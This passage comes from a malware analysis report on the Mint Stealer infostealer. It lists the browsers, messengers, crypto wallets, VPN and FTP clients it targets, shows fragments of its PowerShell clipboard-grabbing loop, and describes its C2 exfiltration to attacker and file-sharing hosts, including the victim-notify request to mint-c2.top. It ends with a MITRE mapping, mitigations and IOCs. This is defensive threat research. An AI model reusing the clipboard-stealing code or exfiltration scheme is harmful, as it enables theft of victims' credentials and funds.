Applications installed: 010 Editor 14.0 (64-bit)
7-Zip 23.01 (x64)

```

Figure 11: Informations.txt file content

The created files indicate that Mint Stealer targets the web browser history, cookies, saved user login credentials, downloads folder, stored credit cards, and autofill data.



| AppData > Local > Temp > ZLZ9Un.zip > Browsers |               |                 |              |      |       |                   |  |
|------------------------------------------------|---------------|-----------------|--------------|------|-------|-------------------|--|
| Name                                           | Type          | Compressed size | Password ... | Size | Ratio | Date modified     |  |
| autofills.txt                                  | Text Document | 1 KB            | No           | 1 KB | 61%   | 8/6/2024 11:52 PM |  |
| bookmarks.txt                                  | Text Document | 1 KB            | No           | 2 KB | 64%   | 8/6/2024 11:52 PM |  |
| cards.txt                                      | Text Document | 1 KB            | No           | 0 KB | 0%    | 8/6/2024 11:52 PM |  |
| downloads.txt                                  | Text Document | 1 KB            | No           | 1 KB | 58%   | 8/6/2024 11:52 PM |  |
| history.txt                                    | Text Document | 1 KB            | No           | 3 KB | 69%   | 8/6/2024 11:52 PM |  |
| passwords.txt                                  | Text Document | 1 KB            | No           | 1 KB | 58%   | 8/6/2024 11:52 PM |  |
| quickcookie-Chrome [ Default ].txt             | Text Document | 1 KB            | No           | 1 KB | 36%   | 8/6/2024 11:52 PM |  |
| quickcookie-Edge [ Default ].txt               | Text Document | 1 KB            | No           | 2 KB | 46%   | 8/6/2024 11:52 PM |  |
| quickcookie-Firefox.txt                        | Text Document | 1 KB            | No           | 1 KB | 26%   | 8/6/2024 11:52 PM |  |

Figure 12: ZIP archive file content

Below are the applications targeted by Mint Stealer.

|         |             |         |         |         |          |
|---------|-------------|---------|---------|---------|----------|
| Chrome  | Orbitum     | Cent    | Kometa  | Torch   | Amigo,   |
| Iridium | EpicPrivacy | OperaGX | Sputnik | 7star   | Brave,   |
| Yandex  | Uran        | Edge    | Vivaldi | Firefox | WaterFox |

Table 3: Targeted web browsers

|         |     |          |        |       |       |     |
|---------|-----|----------|--------|-------|-------|-----|
| Discord | ICQ | Telegram | Signal | Steam | Skype | Tox |
|---------|-----|----------|--------|-------|-------|-----|

Table 4: Targeted messaging applications

|         |          |        |           |         |          |
|---------|----------|--------|-----------|---------|----------|
| Exodus  | Electrum | Atomic | MultiDoge | Bitcoin | Core     |
| Binance | Coinomi  | Jaxx   | Electron  | Cash    | Ethereum |

Table 5: Targeted cryptocurrency wallets

|           |                 |
|-----------|-----------------|
| ProtonVPN | OpenVPN Connect |
|-----------|-----------------|

Table 6: Targeted VPN applications

|           |                     |                         |
|-----------|---------------------|-------------------------|
| FileZilla | Shadow (PC & Drive) | Ghisler Total Commander |
|-----------|---------------------|-------------------------|

Table 7: Targeted FTP clients

In addition to the information it has collected so far, Mint Stealer also captures real-time data copied by the user using PowerShell's **Get-Clipboard** feature.

|           |     |                                                                  |                                                             |                        |
|-----------|-----|------------------------------------------------------------------|-------------------------------------------------------------|------------------------|
| 0x26e92a4 | 196 | def wallet_clipper(): while True: try:                           | paste = subprocess.check_output("powershell Get-Clipboard") | paste = paste.decode() |
| 0x26ea184 | 196 | def wallet_clipper(): while True: try:                           | paste = subprocess.check_output("powershell Get-Clipboard") | paste = paste.decode() |
| 0x26ed418 | 749 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c76768 | 680 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c78428 | 684 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c8d638 | 645 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c8d8f8 | 646 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c90a78 | 655 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c95dd8 | 639 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c99cb8 | 983 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c9a0c8 | 985 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c9bd38 | 986 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4c9edf8 | 991 | import subprocessimport redef wallet_clipper(): while True: try: | paste = subprocess.check_output("powershell Get-Clipboard") |                        |
| 0x4d09410 | 122 | ??C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe      |                                                             |                        |

Figure 13: Collect clipboard data using Powershell

### 3.4 C2 Analysis & Exfiltration

Mint Stealer first checks whether the infected computer has an internet connection by establishing a connection to `api.ipify.org`. If an internet connection is present, the ZIP archive file containing sensitive information collected from the target system is sent to different addresses designated as C2 servers.

Among the addresses used as C2 servers are both attacker-controlled domains and domains belonging to public services. For example, the collected information is uploaded to services like `api.gofile.io` and `up1.fileditch.com`. Additionally, the domain `mint-c2.top` has also been identified as being used as a C2 server.

|               |                     |     |                   |                                      |
|---------------|---------------------|-----|-------------------|--------------------------------------|
| 172.16.45.187 | 51231 109.236.93.59 | 443 | up1.fileditch.com | Client Hello (SNI=up1.fileditch.com) |
| 172.16.45.187 | 51233 94.156.79.162 | 443 | mint-c2.top       | Client Hello (SNI=mint-c2.top)       |
| 172.16.45.187 | 51229 104.26.13.205 | 443 | api.ipify.org     | Client Hello (SNI=api.ipify.org)     |
| 172.16.45.187 | 51230 51.38.43.18   | 443 | api.gofile.io     | Client Hello (SNI=api.gofile.io)     |

Figure 14: Mint Stealer contacted C2 addresses

Mint Stealer likely informs the attacker about the infected user by making a GET request to the URL `mint-c2.top/api/win`, controlled by the attacker.

| Request Headers                                       |
|-------------------------------------------------------|
| GET /api/win?userid=6678ac2343ad3a2b2c2fe2b1 HTTP/1.1 |
| <b>Client</b>                                         |
| Accept: */*                                           |
| Accept-Encoding: gzip, deflate, zstd                  |
| User-Agent: python-requests/2.32.3                    |
| <b>Transport</b>                                      |
| Connection: keep-alive                                |
| Host: mint-c2.top                                     |

Figure 15: HTTP GET request for victim notify



## 4 MITRE ATT&CK Threat Matrix

1. **TA0043** Reconnaissance
  - (a) **T1592** Gather Victim Host Information
2. **TA0002** Execution
  - (a) **T1204** User Execution
    - i. **T1204.002** Malicious File
3. **TA0005** Defense Evasion
  - (a) **T1140** Deobfuscate/Decode Files or Information
4. **TA0007** Discovery
  - (a) **T1082** System Information Discovery
  - (b) **T1033** System Owner/User Discovery
  - (c) **T1083** File and Directory Discovery
5. **TA0011** Command and Control
  - (a) **T1071** Application Layer Protocol
    - i. **T1071.001** Web Protocols
6. **TA0010** Exfiltration
  - (a) **T1041** Exfiltration Over C2 Channel

## 5 Mitigation Strategies

To protect endpoints, use endpoint security solutions such as Malware Prevention and host-based intrusion prevention systems (HIPS) that are geared towards real-time monitoring and threat detection.

Continuous monitoring of network activity and using a web application firewall (WAF) to filter/block suspicious activities can provide protection against risks posed by encrypted data.

Prevent the execution of malicious files by implementing application whitelisting, which allows only pre-approved and authorized applications to run.

Keep security patches up to date to reduce the risk of potential vulnerabilities being exploited.

Implement security awareness and training programs to help protect against security incidents such as social engineering attacks.

Mint Stealer creates an archive file in the %TEMP% directory, where it gathers the compromised information, with a name beginning with "Save-". Additionally, a folder is created with the format onefile\_PID\_TIME, where the second-stage payload and associated files are extracted. You can check these directories for activities to verify the presence of Mint Stealer.

## 6 Conclusion

The detailed analysis of Mint Stealer reveals the complex and versatile nature of this malware. Operating under the Malware-as-a-Service (MaaS) model, Mint Stealer effectively steals a wide range of sensitive data from compromised systems, including web browser information, cryptocurrency wallet details, and more. Mint Stealer evades detection through techniques such as encryption, obfuscation, and file compression. The malware's operational model, which involves uploading data to free file-sharing sites and communicating with command-and-control (C2) servers, highlights its adaptability to different users.

To mitigate the threat posed by Mint Stealer, users should exercise caution when opening files from untrusted sources or clicking on unfamiliar links, especially those promoting suspicious software or content. Additionally, strong cybersecurity practices, such as using reliable antivirus software, keeping all software up to date, and being vigilant against social engineering attacks, can significantly enhance protection against such sophisticated malware.

These findings underscore that measures against Mint Stealer and similar malware should not be limited to technology alone. Increasing user awareness is also an integral part of cybersecurity.

## 7 Indicators of Compromise (IOCs)

### Domains

```
mint-c2.top
```

### URLs

```
mint-c2.top/api/win
```

### IP Address

```
94.156.79[.]162
```

### Public File Sharing Platforms (Not Malicious)

```
up1.fileditch[.]com
```

```
api.gofile[.]io
```



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